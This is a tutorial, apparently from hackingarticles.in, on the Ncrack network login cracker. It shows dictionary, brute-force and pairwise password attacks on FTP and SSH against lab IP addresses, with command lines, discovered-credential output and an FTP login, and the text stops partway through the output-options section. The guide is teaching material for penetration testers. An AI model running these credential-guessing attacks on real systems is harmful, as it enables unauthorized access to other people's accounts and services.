iGNITE Technologies

A Detailed Guide on Ncrack

WWW.HACKINGARTICLES.IN

Contents

Introduction to Ncrack 3

Exploring Modules 4

Authentication Phase 5

Basic Attack 5

Dictionary Attack 5

Brute Force Attack 6

Pairwise Attack 7

Misc Phase 9

Resume the Attack 9

Stop on Success 10

Obtain Result in List Format 10

Output Format 10

Normal text File 10

All Format At Once 11

Append output 12

Nsock Trace 13

Timing and Performance 14

Timing Templates 14

Service-Specific Options 15

Target Specification 16

Input from Nmap's XML 16

Input from the Text file 18

Exclude Host from List 18

Introduction to Ncrack

Ncrack is a network authentication tool that helps pentesters find out how vulnerable the credentials protecting a network's access are. The tool is a part of the Kali Linux arsenal and comes pre-installed with the package. It also has a unique feature that allows it to attack multiple targets at once, which is not seen very often in such tools.

Ncrack can be started by typing "ncrack" in the terminal. This shows us all the different options the tool provides us with.

```
ncrack
```

syntax: ncrack [Options] {target:service specification/port number}

```
root@kali:~# ncrack
Ncrack 0.6 ( http://ncrack.org )
Usage: ncrack [Options] {target and service specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iX <inputfilename>: Input from Nmap's -oX XML output format
  -iN <inputfilename>: Input from Nmap's -oN Normal output format
  -iL <inputfilename>: Input from list of hosts/networks
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
SERVICE SPECIFICATION:
  Can pass target specific services in <service>://target (standard) notation or
  using -p which will be applied to all hosts in non-standard notation.
  Service arguments can be specified to be host-specific, type of service-specific
  (-m) or global (-g). Ex: ssh://10.0.0.10,at=10,cl=30 -m ssh:at=50 -g cd=3000
  Ex2: ncrack -p ssh,ftp:3500,25 10.0.0.10 scanme.nmap.org google.com:80,ssl
  -p <service-list>: services will be applied to all non-standard notation hosts
  -m <service>:<options>: options will be applied to all services of this type
  -g <options>: options will be applied to every service globally
  Misc options:
    ssl: enable SSL over this service
    path <name>: used in modules like HTTP ('=' needs escaping if used)
    db <name>: used in modules like MongoDB to specify the database
    domain <name>: used in modules like WinRM to specify the domain
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, unless you append 'ms'
  (milliseconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  Service-specific options:
    cl (min connection limit): minimum number of concurrent parallel connections
    CL (max connection limit): maximum number of concurrent parallel connections
    at (authentication tries): authentication attempts per connection
    cd (connection delay): delay <time> between each connection initiation
    cr (connection retries): caps number of service connection attempts
    to (time-out): maximum cracking <time> for service, regardless of success so far
  -T<0-5>: Set timing template (higher is faster)
  --connection-limit <number>: threshold for total concurrent connections
  --stealthy-linear: try credentials using only one connection against each specified host
    until you hit the same host again. Overrides all other timing options.
AUTHENTICATION:
  -U <filename>: username file
  -P <filename>: password file
  --user <username_list>: comma-separated username list
  --pass <password_list>: comma-separated password list
  --passwords-first: Iterate password list for each username. Default is opposite.
  --pairwise: Choose usernames and passwords in pairs.
OUTPUT:
  -oN/-oX <file>: Output scan in normal and XML format, respectively, to the given filename.
  -oA <basename>: Output in the two major formats at once
```

Exploring Modules

Ncrack is a very versatile tool. It has modules to test most of the popular forms of network authentication. We can see this by checking the modules.

ncrack -V

```
root@kali:~# ncrack -V

Ncrack version 0.6 ( http://ncrack.org )
Modules: SSH, RDP, FTP, Telnet, HTTP(S), POP3(S), IMAP, SMB, VNC, SIP, Redis, PostgreSQL,
 MySQL, MSSQL, MongoDB, Cassandra, WinRM, OWA
```

Authentication Phase

Basic Attack

We have defined this attack as basic because at this phase we only know that port 21 is enabled for FTP service on the victim's machine. So, with the help of the following command, we will try to find out a possible FTP login credential.

ncrack ftp://192.168.0.105

On executing the above command, it will try to crack the password for the anonymous login account as shown in the below image.

```
root@kali:~# ncrack ftp://192.168.0.105

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 04:52 EST
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'anonymous' '123456'
192.168.0.105 21/tcp ftp: 'anonymous' '12345'
192.168.0.105 21/tcp ftp: 'anonymous' '123456789'
192.168.0.105 21/tcp ftp: 'anonymous' 'password'
192.168.0.105 21/tcp ftp: 'anonymous' 'iloveyou'
192.168.0.105 21/tcp ftp: 'anonymous' 'princess'
192.168.0.105 21/tcp ftp: 'anonymous' '1234567'
192.168.0.105 21/tcp ftp: 'anonymous' '12345678'
192.168.0.105 21/tcp ftp: 'anonymous' 'abc123'
192.168.0.105 21/tcp ftp: 'anonymous' 'nicole'
192.168.0.105 21/tcp ftp: 'anonymous' 'daniel'
192.168.0.105 21/tcp ftp: 'anonymous' 'babygirl'
192.168.0.105 21/tcp ftp: 'anonymous' 'monkey'
Discovered credentials for ftp on 192.168.0.105 21/tcp:
```

Dictionary Attack

Suppose you are willing to obtain the correct login credentials for any account, such as FTP, SSH, or HTTP, when you have the following situations:


Situation1-Know the only username but don't know the password

Situation2-Don't know the username but know the password

Situation3-Neither have a username nor a password

In such a situation, you should use a wordlist dictionary and then go with the ncrack command, respectively.

```
ncrack -user msfadmin -P pass.txt 192.168.0.105:21
ncrack -U user.txt -pass msfadmin 192.168.0.105:21
ncrack -U user.txt -P pass.txt 192.168.0.105:21
```



Brute Force Attack

Now, whenever you consider yourself in the following situations:


Situtation1-Close assumption of a few usernames and passwords for any host: service and don't want to use a dictionary, then you can go with the following command. This will reduce our effort of guessing truthful credentials.

```
ncrack -user msfadmin,ignite -pass msfadmin,123 ftp://192.168.0.106
```

Situtation2-Close assumption of usernames and passwords, but there are multiple hosts in a network and guessing a valid login for the destination machine is a time-consuming process.

Again, with the help of ncrack, the following command will be able to crack a valid login for any host present in the network.

ncrack -user msfadmin,ignite -pass msfadmin,123 192.168.0.1/24:21




Pairwise Attack

Choose usernames and passwords in the pair.

If you do not give any dictionary, then ncrack will go with its default dictionary for pairing password for anonymous login.

ncrack -v --pairwise 192.168.0.105:21

From the given below image, you can observe that we had successfully completed an FTP login with the help of a paired password, Matthew.



root@kali:~# ncrack -v --pairwise 192.168.0.105:21
Starting Ncrack 0.6 (http://ncrack.org) at 2018-12-04 10:57 EST
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'matthew'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'hello1'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'shorty1'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' '1password'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'katie1'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'girlpower'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'selene'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'terrence'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'elisabeth'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'hellohello'
ftp://192.168.0.105:21 finished.
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'anonymous' 'matthew'
192.168.0.105 21/tcp ftp: 'anonymous' 'hello1'
192.168.0.105 21/tcp ftp: 'anonymous' 'shorty1'
192.168.0.105 21/tcp ftp: 'anonymous' '1password'
192.168.0.105 21/tcp ftp: 'anonymous' 'katie1'
192.168.0.105 21/tcp ftp: 'anonymous' 'girlpower'
192.168.0.105 21/tcp ftp: 'anonymous' 'selene'
192.168.0.105 21/tcp ftp: 'anonymous' 'terrence'
192.168.0.105 21/tcp ftp: 'anonymous' 'elisabeth'
192.168.0.105 21/tcp ftp: 'anonymous' 'hellohello'
Ncrack done: 1 service scanned in 216.08 seconds.
Probes sent: 1689 | timed-out: 0 | prematurely-closed: 0
Ncrack finished.
root@kali:~# ftp 192.168.0.105
Connected to 192.168.0.105.
220 (vsFTPd 2.3.4)
Name (192.168.0.105:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>

Misc Phase

Resume the Attack

This is probably the feature that takes the cake. We all know how frustrating the loss of connection or any other technical interruption can be during testing. This is where Ncrack is a blessing. If your attack gets interrupted, you can pick it right up right where you left off.

```
ncrack -v --pairwise 192.168.0.105:21
ncrack --resume /root/.ncrack/restore.2018-12-05_04-36
```



Stop on Success

As you have seen in the above attack, it keeps on cracking the service until it finds all possible logins, but if you want that, the attack should quit cracking the service after finding one credential. Then you should add the **"-f" option** to the ncrack command.

ncrack -v --pairwise 192.168.0.105:21 -f

```
root@kali:~# ncrack -v --pairwise  192.168.0.105:21 -f

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 04:40 EST

Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'matthew'
ftp://192.168.0.105:21 finished.

Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'anonymous' 'matthew'

Ncrack done: 1 service scanned in 24.01 seconds.
Probes sent: 36 | timed-out: 0 | prematurely-closed: 0

Ncrack finished.
```

Obtain Result in List Format

It always matters how you will maintain your penetration testing report and output results while presenting them. Sometimes it is quite hectic to arrange the result in a well-polished look, especially at that time when you have to penetrate multiple host machines. To shoot such a hotchpotch, ncrack has added the -sL option, which will generate the result in a list format.

ncrack ssh://192.168.0.105 ssh://192.168.0.106 -sL

```
root@kali:~# ncrack ssh://192.168.0.105 ssh://192.168.0.106 -sL

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 05:12 EST

----- [ Targets ] -----
Host: 192.168.0.105
  ssh:22 cl=7, CL=80, at=0, cd=0, cr=30, to=0ms, ssl=no, path=/, db=admin, domain=Workstation
Host: 192.168.0.106
  ssh:22 cl=7, CL=80, at=0, cd=0, cr=30, to=0ms, ssl=no, path=/, db=admin, domain=Workstation


Ncrack done: 2 services would be scanned.

Ncrack finished.
```

Output Format

Normal text File


If you want to store the output of the ncrack result in a Text/XML format.

Then you can use the **-oN option** to save the result in a text file with the help of the given below command and later use the cat command to read the information saved inside that file.

```
ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -oN normal.txt
cat normal.txt
```

Or you can switch to the **-oX option** to save the output result in XML format.

```
ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -oX save.xml
```




All Format At Once

Suppose you want to store the output of ncrack result in both formats (.txt, .xml), then you can choose the **-oA option** while executing the command.

```
ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -oA output
```

As you can see, the result was saved in two formats: "output.ncrack" and "output.xml."



Append output

If the testing is being done in iterations, Ncrack gives us the option to append or add the output to an existing file with ease.

